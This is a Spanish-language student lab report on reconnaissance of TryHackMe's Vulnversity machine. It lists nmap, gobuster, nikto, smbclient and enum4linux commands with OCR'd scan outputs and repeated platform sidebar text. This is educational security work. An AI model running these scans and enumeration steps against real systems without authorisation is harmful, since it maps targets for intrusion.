

## Título: Pentest básico – Vulnversity (TryHackMe)

Estudiante A: ANDRES MAURICIO MARTINEZ CARDONA

Estudiante B: LESLIE DAIHANA GOMEZ TAPIERO

Roles sesión 1: A=Recon, B=Documentación

Roles sesión 2: A=Documentación, B=Explotación


### Sesión 1 — Fase 1

Iniciar la máquina objetivo y realizar las tareas iniciales de reconocimiento y enumeración.

**Entregable parcial:** escaneos (archivos nmap, gobuster, nikto, enum4linux, etc.) y un resumen con hallazgos, hipótesis y recomendaciones.

**IP objetivo:** 10.201.23.182

(La IP fue obtenida al arrancar la máquina; a partir de ella realizamos los escaneos de red.)



Creamos un directorio de trabajo y nos ubicamos en él para organizar la información recolectada:

```
mkdir -p ~/vulnversity && cd ~/vulnversity
```

Todos los resultados de los escaneos se almacenaron en archivos dentro de esta carpeta para facilitar su revisión posterior.


Ejecutamos un escaneo TCP rápido y completo para detectar puertos abiertos:

```
nmap -sS -Pn -T4 -p- --min-rate 1000 10.201.23.182 -oN nmap_full_initial.txt
```

#### Notas:

- Se usó `-sS` (SYN scan) para detección eficiente de puertos.
- `-Pn` evita el ping previo (útil si la máquina no responde a ICMP).
- `-p-` escanea todos los puertos (1–65535).
- El resultado se volcó en `nmap_full_initial.txt`.

En la salida observamos que muchos puertos aparecen en estado abierto, lo cual sugiere un amplio rango de servicios accesibles y un mayor “superficie de ataque”. Dado que este fue un escaneo rápido, los puertos detectados serán analizados en profundidad en la siguiente etapa.




Para obtener información detallada de los servicios y versiones en los puertos identificados, se realizaron escaneos orientados a cada puerto de interés:

```
nmap -sC -sV -p <puerto(s)> 10.201.23.182 -oN  
nmap_service_enum.txt
```

### Explicación:

- -sC ejecuta scripts NSE básicos (comúnmente útiles en enumeración).
- -sV intenta identificar la versión del servicio.
- Repetimos el escaneo cambiando <puerto(s)> para guardar resultados por puerto en archivos separados (p.ej. nmap\_service\_enum\_80.txt, nmap\_service\_enum\_139.txt).



Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

Subscribe for just \$16.99/month

Subscribe

- Access to all premium learning content
- Get your own browser-based Kali Machine
- Enroll in all learning paths
- Private OpenVPN servers
- Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	34min 8s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

Task 2

Reconnaissance

tryhackme.com

AttackBox IP:10.201.126.175

root's Home

Terminal

root@ip-10-201-126-175: ~/vulversity

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds  
root@ip-10-201-126-175:~/vulversity# nmap -sC -sV -p 22 10.201.59.37 -oN nmap\_service\_enum.txt  
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-22 22:45 BST  
mass\_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers  
mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 10.201.59.37  
Host is up (0.000099s latency).  
  
PORT STATE SERVICE VERSION  
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
  
MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds  
root@ip-10-201-126-175:~/vulversity#

THM AttackBox 51min 10s

Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

Subscribe for just \$16.99/month

Subscribe

- Access to all premium learning content
- Get your own browser-based Kali Machine
- Enroll in all learning paths
- Private OpenVPN servers
- Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	33min 35s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

Task 2

Reconnaissance

tryhackme.com

AttackBox IP:10.201.126.175


root's Home

Terminal

root@ip-10-201-126-175: ~/vulversity

mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 10.201.59.37  
Host is up (0.00021s latency).  
  
PORT STATE SERVICE VERSION  
139/tcp open netbios-ssn Samba smb 4.6.2  
MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)  
  
Host script results:  
\_clock-skew: -1s  
\_nbstat: NetBIOS name: IP-10-201-59-37, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
\_smb2-security-mode:  
| 2.02:  
|\_ Message signing enabled but not required  
\_smb2-time:  
| date: 2025-10-22T21:45:53  
|\_ start\_date: N/A  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds  
root@ip-10-201-126-175:~/vulversity#

THM AttackBox 50min 36s



Dependiendo del puerto/servicio identificado, se ejecutaron herramientas específicas:

## HTTP / Web

- Verificar cabeceras y respuesta:
- `curl -I http://10.201.23.182`
- Búsqueda de directorios y contenido oculto:
- `gobuster dir -u http://10.201.23.182 -w /usr/share/wordlists/dirb/common.txt -o gobuster_dirs.txt`
- Escaneo de vulnerabilidades web:

```
nikto -h http://10.201.23.182 -output nikto_output.txt
```

## SMB / Recursos compartidos

- Enumerar shares:
- `smbclient -L //10.201.23.182 -N`
- Enumeración más exhaustiva:

```
enum4linux -a 10.201.23.182 > enum4linux_output.txt
```



Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

Subscribe for just \$16.99/month

Subscribe

- Access to all premium learning content
- Get your own browser-based Kali Machine
- Enroll in all learning paths
- Private OpenVPN servers
- Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	19min 40s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

Task 2

Reconnaissance

tryhackme.com

Wed 22 Oct, 22:59

AttackBox IP: 10.201.126.175

root's Home

File Edit View Search Terminal Help

```
root@ip-10-201-126-175: ~/vulversity
[-b|--send-buffer=BYTES] [-t|--timeout=SECONDS] [-p|--port=PORT]
[-g|--greppable] [-q|--quiet] [-B|--browse]
[-d|--debuglevel=DEBUGLEVEL] [--debug-stdout]
[-s|--configfile=CONFIGFILE] [--option=name=value]
[-l|--log-basename=LOGFILEBASE] [--leak-report] [--leak-report-full]
[-R|--name-resolve=NAME-RESOLVE-ORDER]
[-O|--socket-options=SOCKETOPTIONS] [-m|--max-protocol=MAXPROTOCOL]
[-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE]
[-W|--workgroup=WORKGROUP] [--realm=REALM]
[-U|--user=[DOMAIN/]USERNAME[<PASSWORD>]] [-N|--no-pass]
[--password=STRING] [--pw-nt-hash] [-A|--authentication-file=FILE]
[-P|--machine-pass] [--simple-bind-dn=DN]
[--use-kerberos=desired|required|off] [--use-krb5-ccache=CCACHE]
[--use-winbind-ccache] [--client-protection=sign|encrypt|off]
[-k|--kerberos] [-V|--version] [OPTIONS] service <password>
root@ip-10-201-126-175:~/vulversity# smbclient -L //10.201.59.37 -N
Sharename      Type      Comment
-----
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (ip-10-201-59-37 server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
root@ip-10-201-126-175:~/vulversity#
```

THM AttackBox 36min 42s

Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

Subscribe for just \$16.99/month

Subscribe

- Access to all premium learning content
- Get your own browser-based Kali Machine
- Enroll in all learning paths
- Private OpenVPN servers
- Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	10min 43s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

tryhackme.com

Wed 22 Oct, 23:08

AttackBox IP: 10.201.126.175

nmap\_full\_initial.txt (~/.vulversity) - Pluma

File Edit View Search Tools Documents Help

```
nm: Open a file .txt x
1# Nmap 7.80 scan initiated Wed Oct 22 22:42:30 2025 as: nmap -sS -Pn -T4 -p- --min-rate 1000 -oN nmap_full_initial.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.0035s latency).
6 Not shown: 65529 closed ports
7 PORT      STATE SERVICE
8 21/tcp    open  ftp
9 22/tcp    open  ssh
10 139/tcp   open  netbios-ssn
11 445/tcp   open  microsoft-ds
12 3128/tcp  open  squid-http
13 3333/tcp  open  dec-notes
14 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
15
16 # Nmap done at Wed Oct 22 22:42:35 2025 -- 1 IP address (1 host up) scanned in 4.43 seconds
```

Plain Text Tab Width: 4 Ln 1, Col 1 INS

Room progress (0%)

THM AttackBox

Subscribe to watch a walkthrough video. Other complete this room for free!

Subscribe for just \$16.99/month

Subscribe

- ✓ Access to all premium learning content
- ✓ Get your own browser-based Kali Machine
- ✓ Enroll in all learning paths
- ✓ Private OpenVPN servers
- ✓ Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	10min 28s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

tryhackme.com

Wed 22 Oct, 23:09

AttackBox IP: 10.201.126.175

nmap\_service\_enum21.txt (~/.vulversity) - Pluma

File Edit View Search Tools Documents Help

Open Save Print Undo Redo Find

nmap\_service\_enum21.txt x

```
1 # Nmap 7.80 scan initiated Wed Oct 22 22:48:17 2025 as: nmap -sC -sV -p 21 -oN nmap_service_enum21.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
  valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00017s latency).
6
7 PORT      STATE SERVICE VERSION
8 21/tcp    open  ftp      vsftpd 3.0.5
9 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
10 Service Info: OS: Unix
11
12 Service detection performed. Please report any incorrect results at https://nmap.org/submt/ .
13 # Nmap done at Wed Oct 22 22:48:20 2025 -- 1 IP address (1 host up) scanned in 3.25 seconds
```

Plain Text Tab Width: 4 Ln 1, Col 1 INS

Room progress (0%)

THM AttackBox

Subscribe to watch a walkthrough video. Other complete this room for free!

Subscribe for just \$16.99/month

Subscribe

- ✓ Access to all premium learning content
- ✓ Get your own browser-based Kali Machine
- ✓ Enroll in all learning paths
- ✓ Private OpenVPN servers
- ✓ Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	9min 46s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

Task 2

Reconnaissance

tryhackme.com

Wed 22 Oct, 23:09

AttackBox IP: 10.201.126.175

nmap\_service\_enum22.txt (~/.vulversity) - Pluma

File Edit View Search Tools Documents Help

Open Save Print Undo Redo Find

nmap\_service\_enum22.txt x

```
1 # Nmap 7.80 scan initiated Wed Oct 22 22:48:27 2025 as: nmap -sC -sV -p 22 -oN nmap_service_enum22.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
  valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00018s latency).
6
7 PORT      STATE SERVICE VERSION
8 22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
9 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
10 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
11
12 Service detection performed. Please report any incorrect results at https://nmap.org/submt/ .
13 # Nmap done at Wed Oct 22 22:48:28 2025 -- 1 IP address (1 host up) scanned in 0.96 seconds
```

Plain Text Tab Width: 4 Ln 1, Col 1 INS

Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

Subscribe for just \$16.99/month

Subscribe

✓ Access to all premium learning content

✓ Get your own browser-based Kali Machine

✓ Enroll in all learning paths

✓ Private OpenVPN servers

✓ Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	9min 27s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

Room progress (0%)

THM AttackBox

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

Subscribe for just \$16.99/month

Subscribe

✓ Access to all premium learning content

✓ Get your own browser-based Kali Machine

✓ Enroll in all learning paths

✓ Private OpenVPN servers

✓ Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	9min 15s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

Applications Places System

Wed 22 Oct, 23:10

AttackBox IP:10.201.126.175

nmap\_service\_enum139.txt (~/.vulversity) - Pluma

File Edit View Search Tools Documents Help

Open Save Undo

nmap\_service\_enum139.txt x

1 # Nmap 7.80 scan initiated Wed Oct 22 22:48:39 2025 as: nmap -sC -sV -p 139 -oN nmap\_service\_enum139.txt 10.201.59.37  
2 mass\_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers  
3 mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify  
4 Nmap scan report for 10.201.59.37  
5 Host is up (0.00018s latency).  
6  
7 PORT STATE SERVICE VERSION  
8 139/tcp open netbios-ssn Samba smbd 4.6.2  
9 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)  
10  
11 Host script results:  
12 |\_clock-skew: -1s  
13 |\_nbstat: NetBIOS name: IP-10-201-59-37, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
14 |\_smb2-security-mode:  
15 |\_ 2.02:  
16 |\_ Message signing enabled but not required  
17 |\_smb2-time:  
18 |\_ date: 2025-10-22T21:48:50  
19 |\_ start\_date: N/A  
20  
21 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
22 # Nmap done at Wed Oct 22 22:48:51 2025 -- 1 IP address (1 host up) scanned in 11.98 seconds

Plain Text Tab Width: 4 Ln 1, Col 1 INS

Applications Places System

Wed 22 Oct, 23:10

AttackBox IP:10.201.126.175

nmap\_service\_enum445.txt (~/.vulversity) - Pluma

File Edit View Search Tools Documents Help

Open Save Undo

nmap\_service\_enum445.txt x

1 # Nmap 7.80 scan initiated Wed Oct 22 22:49:01 2025 as: nmap -sC -sV -p 445 -oN nmap\_service\_enum445.txt 10.201.59.37  
2 mass\_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers  
3 mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify  
4 Nmap scan report for 10.201.59.37  
5 Host is up (0.00018s latency).  
6  
7 PORT STATE SERVICE VERSION  
8 445/tcp open netbios-ssn Samba smbd 4.6.2  
9 MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)  
10  
11 Host script results:  
12 |\_clock-skew: -1s  
13 |\_nbstat: NetBIOS name: IP-10-201-59-37, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
14 |\_smb2-security-mode:  
15 |\_ 2.02:  
16 |\_ Message signing enabled but not required  
17 |\_smb2-time:  
18 |\_ date: 2025-10-22T21:49:07  
19 |\_ start\_date: N/A  
20  
21 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
22 # Nmap done at Wed Oct 22 22:49:08 2025 -- 1 IP address (1 host up) scanned in 7.00 seconds

Plain Text Tab Width: 4 Ln 1, Col 1 INS



Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

**Subscribe for just \$16.99/month**

[Subscribe](#)

- ✓ Access to all premium learning content
- ✓ Get your own browser-based Kali Machine
- ✓ Enroll in all learning paths
- ✓ Private OpenVPN servers
- ✓ Start machines faster

**Target Machine Information**

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	8min 59s

[?](#) [Add 1 hour](#) [Terminate](#)

**Task 1** ☐ Deploy the machine

```
Applications Places System Wed 22 Oct, 23:10 AttackBox IP:10.201.126.175
nmap_service_enum3128.txt (-/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo Redo Find
nmap_service_enum3128.txt
1 # Nmap 7.80 scan initiated Wed Oct 22 22:49:19 2025 as: nmap -sC -sV -p 3128 -oN nmap_service_enum3128.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
  valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00014s latency).
6
7 PORT      STATE SERVICE VERSION
8 3128/tcp  open  http-proxy Squid http proxy 4.10
9 |_http-server-header: squid/4.10
10 |_http-title: ERROR: The requested URL could not be retrieved
11 MAC Address: 10:FF:E5:0D:E6:F5 (Unknown)
12
13 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
14 # Nmap done at Wed Oct 22 22:49:31 2025 -- 1 IP address (1 host up) scanned in 11.91 seconds
```

Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise, complete this room for free!

**Subscribe for just \$16.99/month**

[Subscribe](#)

- ✓ Access to all premium learning content
- ✓ Get your own browser-based Kali Machine
- ✓ Enroll in all learning paths
- ✓ Private OpenVPN servers
- ✓ Start machines faster

**Target Machine Information**

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	8min 49s

[?](#) [Add 1 hour](#) [Terminate](#)

**Task 1** ☐ Deploy the machine

```
Applications Places System Wed 22 Oct, 23:10 AttackBox IP:10.201.126.175
nmap_service_enum3333.txt (-/vulversity) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo Redo Find
nmap_service_enum3333.txt
1 # Nmap 7.80 scan initiated Wed Oct 22 22:49:47 2025 as: nmap -sC -sV -p 3333 -oN nmap_service_enum3333.txt 10.201.59.37
2 mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
3 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
  valid servers with --dns-servers
4 Nmap scan report for 10.201.59.37
5 Host is up (0.00017s latency).
6
7 PORT      STATE SERVICE VERSION
8 3333/tcp  open  http Apache httpd 2.4.41 ((Ubuntu))
9 |_http-server-header: Apache/2.4.41 (Ubuntu)
10 |_http-title: Vuln University
11 MAC Address: 10:FF:E5:0D:E6:F5 (Unknown)
12
13 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
14 # Nmap done at Wed Oct 22 22:50:09 2025 -- 1 IP address (1 host up) scanned in 22.08 seconds
```

Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise complete this room for free!

Subscribe for just \$16.99/month

Subscribe

✓ Access to all premium learning content

✓ Get your own browser-based Kali Machine

✓ Enroll in all learning paths

✓ Private OpenVPN servers

✓ Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	8min 17s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

THM AttackBox

Room progress (0%)

Subscribe to watch a walkthrough video. Otherwise complete this room for free!

Subscribe for just \$16.99/month

Subscribe

✓ Access to all premium learning content

✓ Get your own browser-based Kali Machine

✓ Enroll in all learning paths

✓ Private OpenVPN servers

✓ Start machines faster

Target Machine Information

Title	Target IP Address	Expires
VulnUniversity-badr	10.201.59.37	8min 2s

?

Add 1 hour

Terminate

Task 1

Deploy the machine

```
enum4linux_output.txt (~vulnerity) - Pluma
File Edit View Search Tools Documents Help
enum4linux_output.txt x
1 WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
